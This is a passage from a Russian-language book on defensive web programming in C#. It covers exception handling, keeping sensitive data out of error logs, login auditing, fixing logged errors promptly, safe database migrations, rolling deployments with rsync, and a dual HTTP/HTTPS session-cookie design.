. . .

```

Я называю этот вариант *классическим*, потому что именно такой вариант я вижу чаще всего в коде. Он более простой и логичный.

В веб-программировании нам чаще всего нужно отображать какие-то данные, которые возвращает бизнес-логика. Если бизнес-логика способна вернуть `null`, то мы должны перед отображением проверить значение на `null`, что сделает уровень отображения чуть более сложным. Если бизнес-логика никогда не возвращает `null`, а в таких случаях возвращает объекты без данных, то мы просто отобразим пустой объект, и всё. Никакого плохого влияния на результат это обычно не оказывает.

Подход с возвращением пустых объектов не является общепринятым, и вы его, скорее всего, нигде не увидите. Это мой личный опыт, которым я хотел бы поделиться, а будете вы следовать ему или нет, — выбор каждого. Не удивлюсь, что кто-то может сказать, что это антипаттерн, но мне такой подход помогал делать код надежным и достигать минимального количества ошибок в журнале, о чем мы будем говорить в *разд. 1.7*.

**Что плохого в этом коде?**

```
int.Parse(value)
```

Он может стать причиной исключительной ситуации. Есть еще одна функция: `TryParse` — которая безопасна, но может привести к тому, что результата у нас не будет. Что использовать? Пустое значение? Я всегда стараюсь использовать значение по умолчанию.

В веб-программировании нам часто приходится обрабатывать поступившие от посетителя данные, и при неверных данных могут происходить исключительные ситуации. Чтобы проще было обрабатывать пользовательские данные, я очень часто в своих проектах использую следующую функцию-помощник:

```
public static int StringToIntDef(string value, int defValue)
{
    return int.TryParse(value, out var intValue) ? intValue : defValue;
}
```

То есть в своем коде я всегда использую `StringToIntDef`, которая никогда не вернет `null`.

## 1.5. Исключительные ситуации

В современных языках программирования очень удобно обрабатывать исключительные ситуации, с помощью конструкций `try..catch`. Когда только появился этот подход к обработке исключительных ситуаций, то для написания надежных и безопасных приложений рекомендовалось отлавливать любые исключительные ситуации и не давать коду шанса на ошибку.

Однако отлавливание всех ошибок могло приводить к тому, что приложение начинало неверно работать и возникали более сложные с точки зрения отладки и исправления ситуации. Например:

```
int? index = null;
try {
    index = int.Parse(value);
}
catch (Exception) {
}
if (index > 10) {
    callFunction1(index);
}
else {
    callFunction2(index);
}
```

Функция преобразования строки в число `int.Parse` может генерировать исключительную ситуацию, если в строке находится значение, которое не может быть представлено числом. Чтобы приложение не упало, мы последовали рекомендаций глушить ошибки и в результате открыли ящик Пандоры, потому что в таких случаях код будет всегда продолжать выполнение и выполнится функция `callFunction2`. А это именно то, что нужно хакеру, — ему достаточно спровоцировать исключительную ситуацию, чтобы направить код в нужном для себя направлений.

В показанном случае проблема очевидна, и вы можете сказать, что просто код написан неверно. Да, это так, но большинство уязвимостей появляются именно там, где «просто код написан неверно», — потому что кто-то упустил какую-то мелочь.

Когда над кодом работает только один человек, он знает весь код и всегда пишет код в одном стиле. Но если над кодом работают 10 или 100 человек, и код более сложный, чем в приведенном примере, то упустить подобную «логическую бомбу» намного проще.

С точки зрения безопасности в случае исключительной ситуации мы не можем просто продолжить работу — нужно убедиться, что состояние всех переменных содержит безопасные для дальнейшего выполнения кода значения, или направлять код в безопасном направлении.

Сейчас я уже не слышу такой рекомендации — чтобы программисты глушили возможные исключительные ситуации. На то они и исключительные, чтобы приводили к падению приложения, и оно не продолжало свое выполнение.

## 1.6. Журналы ошибок и аудит

Мы не идеальны и можем совершать ошибки. Ошибки иногда могут быть даже полезными, если мы их нашли во время разработки или тестирования. Хуже, если проблему нашел хакер, когда приложение уже отгружено клиентам, или когда сайт стал доступен всем посетителям.

Когда я изучаю новую технологию, фреймворк или язык программирования, то ошибки, баги и другие проблемы помогают мне разобраться с внутренностями работы в них и лучше запомнить изучаемый материал.

Современные среды разработки обладают отличными инструментами для отладки приложения, чтобы можно было по шагам пройти по каждой строчке кода и узнать, как он работает. Но чтобы мы знали, где и что нужно отлаживать, надо знать о том, где и при наличии каких данных приложение ведет себя неверно. И вот тут нам помогают *журналы*.

Современные фреймворки уже включают возможности, которые позволяют сохранять в журналах информацию, куда автоматически попадают исключительные ситуации. Зачем я завел разговор о том, что и так работает? Просто журналы ошибок тоже могут стать уязвимостью.

Работая над сайтами *е-сайттерс*, нельзя просто подключить журналирование по умолчанию, потому что оно будет сохранять в файлы или базу данных слишком много информации, среди которой могут быть чувствительные данные — например, номера банковских карт или CVV-коды безопасности из трех цифр, которые размещаются на оборотных сторонах карт и по правилам кредитных организаций не должны сохраняться ни при каких условиях. Наличие CVV-кодов карт в журналах может привести к серьезным последствиям для организации.

Проблеме сохранения данных подвержены не только банковские карты и сайты *е-сайттерс* — она может возникнуть также и в отношении прочей персональной информации о пользователях, собираемой в других типах веб-приложений. В наше время публикация персональных данных пользователей вполне способна стать причиной серьезных разборок в судах и обернуться штрафами.

В журналах нужно сохранять только необходимую для отладки в будущем информацию, а все лишние данные должны из них удаляться. Однако настроенная по умолчанию система может сохранять содержимое стека, всех значений сессии и cookie, и если среди этих данных окажется номер кредитной карты, ее CVV-код или любая другая важная информация, то это может привести к указанным проблемам. При работе над сайтами е-соптменсе я не использовал встроенную систему журналирования, а написал свою собственную, потому что она как раз фильтровала любые возможные персональные данные.

При этом если журналы хранятся в файлах, то они не должны быть доступны извне! Файлы журналов не раз становились причиной взлома. Были случаи, когда хакер находил способ выполнять код, который находится в журнале. Обнаружив возможность выполнять содержимое журнала ошибок как код, хакеру остается найти способ сгенерировать исключительную ситуацию так, чтобы ошибка содержала нужный код и этот код попал в журнал.

Это достаточно специфичная атака, и встречается не так часто, потому что для этого требуется выполнение сразу нескольких условий:

- журнал должен быть доступен;
- его содержимое должно выполняться как код.

В случае с C# для выполнения кода его нужно компилировать. И хотя существуют способы компиляции и выполнения кода сразу в памяти, но это еще одно дополнительное условие. И в этом отношении более опасными становятся уже не компилируемые, а интерпретируемые языки, — такие как PHP или Python.

В общем, я надеюсь, что мне удалось убедить вас относиться к журналам серьезно. Помимо выборочной фиксации ошибок, необходимо соответствующим образом реализовать и *аудит данных*. Если на сайте есть регистрация и/или возможность входа на сайт, то необходимо сохранять следующую информацию:

- дату, время и IP-адрес каждой неверной попытки ввода имени пользователя или пароля при авторизации;
- информацию об успешных попытках входа в систему;
- время и IP-адрес регистрации;
- дату и информацию о смене таких важных данных как email посетителя или его пароль.

Много аудита не бывает, и я обычно сохраняю его в базе данных, а не в файлах, как это происходит с ошибками. Тут только нужно убедиться, что все сохраняется в должном виде. Если мы сохраняем информацию об ошибочном входе в систему, то можно сохранить email или имя посетителя, которые использовались для авторизации, но нельзя сохранять пароль в чистом виде. А сохранять безопасный хеш в таком случае бессмысленно и бесполезно, так что я бы сказал так: нельзя сохранять ошибочный пароль ни в каком виде.

Если сохранить ошибочный пароль и по какой-то причине эта информация утечет в сеть, то это значительно упростит задачу хакеров по подбору пароля. Достаточно

только взять ошибочный пароль и попробовать перебрать его варианты, меняя регистр. Например, если в таблице аудита находится ошибочный пароль pa\$\$w0rd, то есть большой шанс, что верный пароль — это Pa\$\$w0rD, — просто пользователь забыл или недожал клавишу <Shift> при наборе пароля.

Во время разработки очень часто имеет смысл где-то сохранять вспомогательную информацию, которая потом может помочь в отладке. Например, при загрузке файла удобно где-то в журнале сохранить отметку времени, когда началась загрузка, количество загруженных строк и время, когда загрузка закончилась. Это может понадобиться для того, чтобы отследить время загрузки. Такая информация не является собственно ошибкой, но чтобы не изобретать велосипед, ее также можно и нужно сохранять в журнале. Просто она может быть помечена каким-то определенным образом. Встроенный во фреймворк ILogger уже поддерживает различные уровни, и вы можете так сохранять отладочную информацию:

```
_logger.Log(LogLevel.Debug, "Начало загрузки файла");
```

Нам доступны следующие уровни:

```
public enum LogLevel
{
    Trace,
    Debug,
    Information,
    Warning,
    Error,
    Critical,
    None
}
```

При разработке собственной системы журналирования было бы неплохо сделать что-то подобное. В зависимости от окружения определенные уровни могут попадать в журнал, а какие-то — нет. Например, во время разработки должно сохраняться всё. А во время уже работы на серверах нужно сохранять только ошибки и критические сообщения, чтобы сэкономить хранилища журналов.

## 1.7. Ошибки нужно исправлять

Мы определились, что ошибки глушить нельзя, и приложение должно падать в случае ошибки. И мы должны использовать журналы, чтобы в них сохранялась каждая исключительная ситуация. Возможно, тут я мало чего сказал нового. Но в последние годы я вижу, что все компании пишут код так, что он падает в случае ошибок, и почти все компании используют журналы. Почему «почти все»? Потому что сейчас наметилось движение к нулевым журналам.

Если сохранять в журнале все ошибки, то он может очень быстро вырасти до огромных размеров. Если сайтом пользуются миллионы пользователей, и каждый из них будет делать что-то, что приводит хотя бы к одной ошибке в день, в файлах

журнала будут появляться миллионы записей. Хранение такого количества информации обходится очень дорого. Современные облачные хостинги предоставляют гибкие возможности, но их системы журналирования при больших объемах данных могут привести к появлению в конце месяца внушительного счета.

Вместо журналирования сейчас часто применяется новый подход — *observability* (наблюдаемость). Этот термин появился благодаря микросервисной архитектуре, где отдельный журнал сервиса дает информацию о том, что происходит непосредственно с этим сервисом, но не говорит ничего, что происходит с системой в целом. Один запрос пользователя в микросервисной архитектуре может привести к тому, что несколько небольших сервисов будут участвовать в обработке и возврате данных. Если запрос завершается ошибкой, то сложно сразу угадать, что именно стало причиной, в каком из нескольких небольших приложений находится ошибка, или, может, этот небольшой сервис недоступен в текущий момент. В такой ситуации и приходит на помощь уровень *observability*, который позволяет наблюдать за системой в целом и как бы сверху.

Сторонники такого подхода делятся на две категории: первые считают, что журналы дополняют *observability*, а вторые — что *observability* заменяет журналы. Те, кто полагает, что *observability* пришла на замену журналам, исходят из того, что подробные журналы ошибок — это дорого и ненужно, поэтому их не нужно хранить в рабочей системе. Вместо этого нужно сохранять только краткую информацию о том, как выполняется запрос, — без лишних данных.

Я прекрасно понимаю таких людей, потому что если в журнале сохранено слишком много ошибок, и даже если тратить большие деньги на хранение огромных файлов, найти нужную информацию в них очень сложно. Мне как-то довелось работать в компании, где код генерировал тысячи ошибок в минуту, — и это нормально, когда приложением пользуются миллионы посетителей. Но раз в месяц одна из программ, которая должна была один раз в час заниматься очень важными расчетами, начинала вести себя нестабильно и генерировала еще сотню ошибок в журнале ошибок. То есть вместо 1000 ошибок в минуту появлялось 1100 ошибок, что больше выглядело как погрешность, — может, чуть больше посетителей пользовались сайтом в этот момент. Попытки найти причину такого поведения системы не увенчались успехом — потому что когда в журнале такое огромное количество ошибок, найти в них причину появления еще сотни невозможно. Мы год мучились, отлаживали, пробовали, но ничего так и не вышло — возможно, эта ошибка происходит до сих пор, но я в той компании уже не работаю...

К сожалению, я уже давно не работаю архитектором и не принимаю решений о том, как хранить данные и работать с журналами. Последний раз я делал архитектуру и отвечал сам за такие решения, когда работал над проектами для Sony. В разд. 1.6 я уже отмечал, что у меня была собственная реализация журнала ошибок, обеспечивавшая фильтрацию опасных данных перед его сохранением. Так вот, эта реализация предусматривала также и отправку ошибок на мой рабочий почтовый ящик. Да, все исключительные ситуаций доставлялись в мой почтовый ящик! Представляете, если такое сделать для проекта, где в минуту генерируется тысяча ошибок?

База данных сайта е-соммеге, за который я отвечал, насчитывала более 15 миллионов пользователей. Это достаточно большое количество, и подобный сайт вполне реально может генерировать множество ошибок. Как же я тогда работал? Дело в том, что я не игнорировал ошибки в журнале, а исправлял их. Каждое утро у меня начиналось с того, что я проверял почту и просматривал поступившие за ночь в почтовый ящик письма с ошибками, которые произошли этой ночью. Для каждой новой ошибки в системе создавался новый тикет, чтобы исправить ошибку. Если ошибка редкая и происходила раз в месяц, то такой тикет мог пролежать в системе очень долго. Если же я начинал получать сообщения слишком часто, то в моих интересах было исправить проблему как можно скорее, чтобы почтовый ящик не засыпался ненужными ошибками.

В лучшие времена я утром видел не более 10 писем с ошибками, которые не так сложно просмотреть. После запусков больших проектов бывали ситуаций, когда ошибок становилось больше. Это нормально — вполне вероятно, что во время разработки и тестирования проекта мы могли упустить что-то и не учесть особенности рабочего или распределенного окружения. Случалось, что мы не учитывали нагрузку, и после запуска начинались ошибки `timeout` (превышение времени выполнения запросов). Но за счет того, что я исправлял проблемы, а не игнорировал их, каждый `timeout` был виден, а не прятался под толщей исключительных ситуаций.

Если утром я видел во входящей почте тысячи ошибок, то ночью, скорее всего, возникала какая-то проблема, — возможно, сайт был недоступен, или администраторы сайта проводили обслуживание ОС или базы данных. По ошибкам я сразу видел, когда началась проблема и закончилась ли она к началу моего рабочего дня. Тут же можно было выяснить, что реально происходило. Получая сообщения об ошибках в свой почтовый ящик, я узнавал о проблемах на сайте всего лишь с задержкой доставки Google-почты. И если во время рабочего дня начинали сыпаться письма, я тут же мог на них реагировать.

У администраторов имелись свои метрики, которые показывали доступность ресурсов и сайта, а моими метриками были ошибки, потому что для меня это один из важнейших показателей. Конечно, на одном из мониторов у меня была открыта еще и страница с такими метриками, как количество используемой серверами памяти, загрузка процессора и т. п.

Я бы выделил три типа ошибок, с которыми мне приходилось сталкиваться:

- первый тип — когда приложение получает *некорректные данные*. Это приводит к какой-то ошибке, и чаще всего — к `NullPointerException`;
- второй тип ошибок — данные корректны, но приложение работает по какой-то причине неверно;
- третий тип ошибки — проблемы ресурсов.

Рассмотрим их по порядку.

Например, программист разрабатывает форму регистрации и ожидает, что все поля будут иметь значения — ну хотя бы пустые строки, если пользователь не указал ничего. Но для большого сайта это нормально, что код тестируют хакеры, и уже на

следующий день, скорее всего, кто-то попытается отправить форму, в которой будет отсутствовать какой-то параметр вовсе, что будет восприниматься кодом как null-значение. В результате приложение упадет с ошибкой.

Добропорядочные посетители ничего подобного делать не станут, поэтому они, скорее всего, не столкнутся с такой ошибкой сайта. От того, что хакер сгенерировал `NullException`, тоже ничего плохого не произойдет, поэтому большинство разработчиков просто игнорируют проблему. Но я никогда такое не игнорировал, а воспринимал отсутствующие (`null`) значения как пустые строки и показывал посетителю, что заполнение поля обязательно.

Если использовать для проверки данных атрибуты (мы будем говорить об этом в *разд. 2.3*), то ничего дополнительного делать не нужно — всё будет работать. Но в некоторых случаях все же ошибка при недостатке проверки входных данных может произойти. Недостаток проверки данных решается проще всего, и если не игнорировать исключительные ситуации, а исправлять их, то количество ошибок в журнале и в вашем почтовом ящике будет минимальным.

Сложнее с ошибками второго типа, когда данные введены корректно, но код выполняется как-то неверно. Это может быть следствием недоработок при проектировании или реализации приложения. Вот тут уже для исправления такой ошибки могут понадобиться значительные усилия, и, самое главное, это может отражаться даже на добропорядочных посетителях.

У меня были случаи, когда в почтовый ящик падало письмо с ошибкой, глядя на которую я видел, что на сайте что-то происходит не так, и начинал тут же собственное расследование. Через некоторое время мог поступить телефонный звонок от менеджеров Sony, и они начинали мне рассказывать о проблеме, которая привела к исключительной ситуации и ошибке, информацию о которой я получил ранее по email и уже начал расследовать. И очень часто к этому моменту у меня уже было для них решение или объяснение того, почему что-то пошло не так, потому что по информации в письме я уже успел найти источник проблемы.

Очень приятно было слышать от клиента, что они довольны моей быстрой работой и быстрым исправлением проблем сразу же во время их звонка, но в реальности я просто начинал действовать еще до того, как раздался звонок.

Третий тип ошибки — когда не работали какие-то ресурсы. Например, при возникновении проблем с базой данных код не может подключиться к ней и начинает генерировать ошибки. За минуту их может быть очень много, но важно то, что я их буду видеть моментально. Когда в почтовый ящик падают все ошибки, то вы просто не сможете упустить тысячу сообщений с ошибкой невозможности соединиться с базой данных.

После первого такого случая, когда база данных не была доступна ночью из-за обновления, я получил множество сообщений, и мой ящик переполнился, хотя обновление осуществлялось ночью, когда сайтом пользовалось очень мало посетителей. Чтобы решить эту проблему, я изменил немного код отправки сообщений. В журнал попадали абсолютно все ошибки, даже проблемы соединения. Но перед отправкой письма код проверял, отправлял он письмо с такой же ошибкой в послед-

ние 15 минут или нет. Если отправлял, то повторно это делать не нужно. В результате, в случаях проблем с ресурсами, такими как базы данных, я получал только одно письмо в 15 минут.

Ошибки могут указывать и на возможные проблемы безопасности. Попытки хакеров эксплуатировать SQL Injection, скорее всего, будут приводить к тому, что в журналах станут появляться какие-то записи. В главе 2 мы подробно поговорим об этой уязвимости. Сейчас же я только хотел бы указать на важность чистоты журнала — если в нем будет огромное количество мусора, то вы просто можете не заметить ошибки SQL.

Я отношу доступность сайта к показателям его стабильности. И воспринимаю ошибки со всей серьезностью. Чтобы вы также относились к ним серьезно, рекомендую просто настроить отправку всех ошибок в свой почтовый ящик, — и у вас другого выхода не будет, как только быстро ликвидировать проблемы, чтобы они не засоряли папку **Входящие**. Да, это жесткий подход, но я так работал несколько лет и, как уже говорил, сайтом под таким моим контролем пользовалось огромное количество посетителей.

Так что в завершение этого раздела хочется еще раз отметить, что ошибки нужно не только отлавливать, но и исправлять, чтобы добиться максимальной доступности приложения и максимального качества кода. При ликвидации проблем нельзя просто глушить ошибки с помощью `try catch`. Добавляйте все необходимые проверки входящих данных, даже если это абсолютно неверные данные, которые может отправить только злоумышленник.

Я понимаю, что получение ошибок в свой почтовый ящик — это радикальное решение. Но оно действительно заставит вас исправлять проблемы, а не игнорировать их. Если вы считаете его слишком жестким, то можете работать с журналами, но — главное — не игнорируйте проблемы, исправляйте ошибки, начинайте свой день с анализа проблем.

Ошибки могут приводить к проблемам и уязвимостям, поэтому исправление их важно не только для темы безопасности, которую мы обсуждаем в этой книге, но и для поддержания производительности системы. Дело в том, ликвидация исключительных ситуаций удобна с точки зрения программирования, но чревата проблемами производительности из-за необходимости выполнения дополнительного кода. Впрочем, производительность — это тема глав 3 и 4, поэтому мы еще вернемся к этому вопросу, а пока я только хотел заметить, что производительность также является причиной исправлять ошибки, а не игнорировать их.

## 1.8. Отгружаем легко и часто

У меня на работе процесс сборки и обновления кода занимает очень много времени, и это реально серьезная проблема для такого большого сайта, потому что может вызвать простой для всех: программисты долго сидят в ожидании окончания компиляций, клиенты не могут пользоваться сайтом во время обновлений, тестеры вынуждены по полчаса ждать, пока произойдет новый деплой.

У нас очень большая база кода и огромная база данных, и самым долгим процессом выкатывания обновлений становится именно обновление базы данных. Деталей его запуска я не знаю, но есть подозрение, что на время запусков ее обновления сайт просто отключают.

В этом разделе я решил поделиться личным опытом того, как в моих проектах проходит обновление кода. Не могу сказать, что мой подход единственno правильный или лучше других, но он работает. Он работал для меня в течение пяти лет, пока я полностью отвечал за некоторые проекты Sony, и работал для моих преемников еще года три после того, как я из этих проектов ушел и поддерживал их уже как консультант.

В работе с облачными технологиями многое уже автоматизировано, и желательно использовать встроенные в них подходы. В ИТ для этого даже появился новый термин и профессия — DevOps. Это люди, которые находятся между программистами, администраторами и рабочими серверами. Они берут на себя всю заботу по поддержке рабочего окружения: тестового (QA, Quality Assurance), публичного, которым пользуются все (сокращенно в английском его называют prod) или любого другого. Для отгрузки кода в любое окружение используется Pipeline (канал или конвейер), когда заранее подготовленные скрипты выполняют всю необходимую работу по доставке кода в любое нужное окружение.

В Azure<sup>1</sup> нам уже предлагают готовые шаблоны для выполнения всех основных задач, но их иногда приходится корректировать для определенных нестандартных решений. Я думаю, у конкурентов Azure есть подобные решения, но я просто с AWS<sup>2</sup> работал последний раз пять лет назад, а с другими не сталкивался. В этом разделе я расскажу про то, как обновлял сайты Sony еще в 2010 году — до того, как современные системы получили распространение. Это полезно с точки зрения теории, и вы увидите, что те процессы отражены в нынешних автоматизированных процессах.

Публикация сайта должна быть максимально простой и выполняться за одну команду — ну или хотя бы за один щелчок мышью. Я предпочитаю команды, поэтому обычно пишу скрипты, которые делают всё за меня.

Если вы не можете обновить сайт в любой момент — значит, у вас проблемы. Если вы не можете обновить его быстро — у вас снова проблемы. Ведь если выявились проблемы безопасности, вы должны иметь возможность обновить сайт сразу же.

Есть такой мем с названием книги, который в культурной форме можно перевести так «Тяп-ляп в продакши». Над этим смеются, но в реальности это существует. Проблемы возникают, и в случае выявления уязвимости или другой серьезной угрозы безопасности вы должны иметь возможность как можно быстрее отгрузить

---

<sup>1</sup> Azure — комплексная облачная платформа от компании Microsoft, на которой можно размещать существующие приложения и оптимизировать новую разработку приложений.

<sup>2</sup> Amazon Web Services (AWS) — это самая распространенная в мире облачная платформа с широчайшими возможностями, предоставляющая более 200 полнофункциональных сервисов для центров обработки данных по всей планете.

код на рабочие серверы. У меня была ситуация, когда пришлось отгружать его раза три за день. Это случилось при возникновении проблемы с производительностью, — мы быстро оптимизировали код, проверяли его тестами, проверяли вручную и отгружали на рабочие серверы, после чего тут же смотрели на изменения и работали над новым улучшением.

Бывают также авралы, когда обновлять сайт приходится несколько раз из-за того, что маркетинг захотел что-то в нем изменить. А вот из-за проблем безопасности мне пока не приходилось делать внеплановые обновления, потому что при правильном подходе к разработке серьезных проблем возникать не должно.

Для того чтобы обновлять сайт в любой момент, я просто следовал следующим правилам:

- вся разработка велась только в отдельных ветках, и только рабочий и протестированный код попадал в master-ветку. Поэтому master всегда был готов к отгрузке, поскольку был идентичен коду на рабочих серверах. Если возникала проблема, мы создавали новую ветку, исправляли код, тестирували его, сливали с master, и тут же отгружали master на рабочие серверы;
- у вас должны быть хорошие тесты, которые выполняются очень быстро. Если выполнение тестов занимает два часа, то у вас проблемы: вы не сможете быстро отгрузить код и в случае возникновения проблем не сможете исправить ошибку быстро;
- желательно, чтобы была возможность отката кода приложения, и это достаточно легко реализовать. Проблемы возникают, даже когда вы хорошо все тестируете, но может создаться ситуация, когда запуск нужно остановить и даже откатить, и об этом нужно думать заранее.

### 1.8.1. Обновление базы данных

Когда вы пишете код, то все изменения базы данных должны делаться так, чтобы они не ломали существующий код. Чтобы достигнуть этого, старайтесь не использовать хранимые процедуры. Они хороши с точки зрения производительности, но могут стать причиной ошибок. Если количество параметров изменится, то после обновления базы данных старый код не сможет работать с новыми процедурами, и это приведет к ошибкам и, возможно, к простою всего сайта.

Не удаляйте и не переименовывайте колонки. Это можно делать, но только аккуратно, за несколько шагов:

1. Добавляем новую колонку и переносим в нее данные.
2. Запускаем код.
3. Убеждаемся, что все данные перенесены и старый код не добавил ничего между шагами 1 и 2.
4. Теперь у нас код работает только с новой колонкой, и старую можно удалить.

То есть пишите код так, чтобы вы могли добавлять колонки, а существующий код не должен при этом падать от того, что в таблице появилась новая колонка.

Вы должны всегда иметь возможность взять старый код, наложить на него все изменения базы данных, и код после этого должен продолжать работать и не сломаться. Тогда запуск можно будет делать без отключения серверов: вы накладываете изменения базы данных на рабочий сервер в горячем режиме, обновляете код и просто переключаете сервер на папку с новым кодом или копированием переносите код на рабочий сервер, что может привести к небольшому простою только на время копирования, — даже при большом сайте это одна минута максимум. В случае нагруженных систем, когда у вас несколько серверов приложений, можно добиться 100-процентной доступности даже при обновлении кода, но об этом мы поговорим немного позже.

Если вы пишете код так, чтобы старый код работал с новыми изменениями базы данных, то можно достигнуть максимальной доступности сайта, а в случае проблем вы сможете отменить изменения кода. Допустим, вы изменили базу и отгрузили новый код, который не работает с этими изменениями и приводит к какой-то серьезной проблеме. Тогда вы без проблем можете вернуть старый код, и он продолжит работать как ни в чем не бывало. А изменения базы данных откатывать не понадобится.

В моей практике мне приходилось несколько раз отменять запуски изменений, и причиной тому были не ошибки кода, а бюрократические проблемы или проблемы безопасности. Например, однажды мы запускали код, который должен был начать работать с Google reCAPTCHA (проверкой на робота), но когда мы обновили первый сервер, то выяснили, что рабочее окружение не имеет доступа к серверам Google для проверки токена, — в рабочем окружении стоял сетевой экран, который блокировал все, что явно не было разрешено, и любые исходящие были запрещены. Это представляло собой защиту от «потайных дверей», которые хакеры могут забросить на сервер и которые будут пытаться соединиться с внешним миром. Открытие соединения с Google заняло несколько дней, и нам на это время пришлось откатить код без отмены изменений баз данных, с чем у нас не возникло никаких проблем.

## 1.8.2. Копирование файлов

Вариантов обновления кода — масса, но это будет просто, если у вас база обновляется в безопасном режиме и изменения не ломают работающий код.

Для отгрузки контента в своих личных проектах и для проектов Sony я использовал утилиту `tsync`. Ее можно настроить так, чтобы она копировала данные через SSH, и такие решения удобны для защищенных окружений. Снова вспоминаю работу над проектами для Sony, когда рабочее окружение должно было быть максимально защищено. Подключение к нему ограничивалось по максимуму, и подключиться к серверам можно было только по SSH и только со специального Deploy-сервера, который мог подключаться ко всем серверам приложений. И вот тут `tsync` великолепно спасала меня.

В отличие от утилиты `scp`, которая просто копирует данные на сервер, `tsync` намного умнее — она может синхронизировать данные, копировать только изменения и

удалять с рабочих серверов удаленные файлы. Очень важно удалять с рабочих серверов то, что уже не актуально.

Опять же, в случае с большим сайтом, когда только в каталоге `bin` может находиться до сотни файлов плюс еще много файлов представлений и контента, копирование всего этого может занимать слишком много времени, поэтому лучше было бы копировать только изменений, и это можно сделать так:

```
rsync -avh /source/path/ host:/destination/path
```

Копирование только измененных файлов может значительно ускорить публикацию кода.

Под Windows также можно использовать команды \*nix — если поставить среду Cygwin<sup>1</sup>, и именно ее я и использовал в 2000-х годах. Конечно же, современный Power Shell, наверное, уже позволяет производить обновление так же беспроблемно, но я как-то эту сторону вопроса не исследовал. Сейчас у Windows есть еще и подсистема WSL (Windows Subsystem for Linux, или подсистема Linux для Windows), которая также может выполнять команды Linux в файловой системе Windows.

Единственная проблема `rsync` — она нестабильно работает, если ее выполнять как команду в терминале. Синхронизация тогда может завершиться зависанием программы. Проблема решается запуском `rsync` в качестве демона в ОС. В этом режиме я не сталкивался с проблемами.

### 1.8.3. Распределенное окружение

Запуск на один сервер — это, конечно, круто и интересно, но еще интереснее запуск на множество серверов. Я не знаю, как сейчас, но когда я работал на Sony, то Sony Rewards<sup>2</sup> в свое время обслуживали шесть серверов приложений, а Wheel of Fortune (в российском варианте — это «Поле чудес») — до восьми, потому что сразу же после шоу на сайт направлялось такое количество посетителей, которое один сервер обработать не мог просто теоретически.

Причем шесть серверов, которые обрабатывали Sony Rewards, также обслуживали и Wheel of Fortune. Это было сделано не случайно — просто оказалось выгоднее распределять запросы на несколько серверов, чем обслуживать каждый сайт собственным. Но это уже отдельная тема, а сейчас мы обсуждаем запуск сайтов. Тут главное, что в состоянии спокойствия (по утрам) было очень мало трафика, и в это время один сервер физически могут обслужить оба сайта, что важно знать при запуске. Нужно понимать, сколько серверов реально необходимо для обслуживания.

Итак, допустим, что у вас есть пять серверов приложений, и для нормальной работы сайта необходимо минимум два. Во время запуска отключаются серверы № 1

---

<sup>1</sup> UNIX-подобная среда и оболочка командной строки для Microsoft Windows.

<sup>2</sup> Sony Rewards — программа вознаграждений Sony, позволяющая конвертировать «ачивки» PlayStation Network в реальные деньги.

и 2 и на них копируется новый код. Когда копирование заканчивается, серверы № 1 и 2 включаются в ротацию, а остальные отключаются. После этого начинается мониторинг ошибок и проверка сайта вручную — чтобы убедиться, что он работает корректно, и нет новых ошибок. То есть в течение часа в ротации находятся только два сервера с новым кодом, а остальные отключены.

Если в течение часа (а, может, и дольше) проблемы не найдены, то остальные три сервера обновляются и вводятся в ротацию. Если проблемы нашлись, то серверы № 1 и 2 с новым кодом отключаются, в ротацию возвращаются серверы № 3, 4 и 5 со старым кодом, а новый код отправляется на доработку и перезапуск. Серверы № 1 и 2 могут в это время стоять отключенными и ожидать новой версии кода — впрочем, можно на них вернуть старый код и вернуть их в ротацию со старой версией кода.

При высокой нагрузке даже хорошее тестирование может не выловить все ошибки, потому что в распределенном окружении с рабочей нагрузкой одна блокировка ресурсов может привести к тому, что сайт окажется недоступен, и в тестовом окружении эту блокировку сложнее выловить.

Чем проще запуск сайтов, тем лучше. Всё должно запускаться одной командой — тогда в случае экстренных ситуаций вы сможете запустить новые изменения или откатить данные без проблем в считанные минуты и сократить недоступность сайта до минимума.

## 1.9. Шифрование трафика

Сейчас все больше усилий направляются в сторону шифрования трафика, чтобы обезопасить данные посетителей от возможного перехвата. Если хакер перехватит трафик, то можно, конечно, винить посетителя за то, что он не был осторожен, но в реальности это все же проблема владельцев сайта, не позаботившихся о своих посетителях.

Я не сильно разбираюсь в продвижении сайтов, но слышал, что Google ценит сайты, которые используют защищенные протоколы HTTPS.

Забота о посетителях — это проблема программистов и владельцев сайтов. Да, шифрование требует дополнительных ресурсов на сервере, уменьшает возможности кеширования, но когда встает вопрос: безопасность или скорость? — безопасность должна иметь более высокий приоритет.

Работая над проектами для Sonu, мы реализовали поддержку двух сессий: защищенной и открытой. Когда посетитель авторизовался, то для него создавались сразу две сессии и два cookie с двумя разными идентификаторами. Одно значение cookie — с именем SSesiónId (Secure Session Id, или идентификатор защищенной сессии) — было привязано к протоколу HTTPS и передавалось только по защищенному протоколу. Второе (SessionId, незащищенный идентификатор) было открыто и передавалось как по HTTPS, так и по HTTP.

Общие страницы, на которых не было персональной информации, отгружались по протоколу HTTP, и в этот момент для идентификации посетителя использовалось значение SessionId. Такие же страницы, как управление собственным аккаунтом, регистрация, авторизация, страницы оформления заказа — были доступны только по протоколу HTTPS.

Рассмотрим варианты перехвата чужого трафика:

- создание открытой сети Wi-Fi и ожидание, когда кто-нибудь подключится к этой сети, чтобы воспользоваться бесплатным Интернетом;
- создание сети Wi-Fi с таким же именем, как у жертвы, но без пароля. Увидев знакомое имя, человек может подключиться к сети, и подключение без пароля будет успешным;
- взлом чужой сети Wi-Fi — у беспроводных сетей уже отмечены проблемы безопасности,
- подключение к чужой проводной сети.

Это достаточно простые варианты подключения хакера к чужой сети, после чего он может начать прослушивать (перехватывать) весь трафик, и если он не зашифрован, то хакеру станут доступны передаваемые имена/пароли, номера кредитных карт и любая другая информация.

В нашей реализации — с двумя сессиями — у хакера остается возможность перехватить публичный SessionId, который передается по незашифрованному протоколу. В результате он сможет украсть сессию и получить доступ к публичным страницам — таким как домашняя страница сайта, каталог продукции Sony и т. п. Но эти страницы публичны и не содержат ничего важного.

Однако как только хакер попытается обратиться к странице с важной информацией — например, к странице настройки аккаунта, у него не будет пользовательского защищенного SessionId, и сервер сразу же отключит сессию и пометит обе сессии как скомпрометированные.

Таким образом нам удалось в свое время достичь баланса производительности и безопасности. Публичные страницы передавались по протоколу HTTP и могли кешироваться любыми прокси-серверами. Защищенный трафик проходил через Интернет в зашифрованном виде и был невидим для прокси-серверов, что вызывало проблемы с кешированием. Однако зашифрованные страницы могут кешироваться на компьютере посетителя в браузере, потому что браузер перед отображением страницы, конечно же, расшифровывает данные.

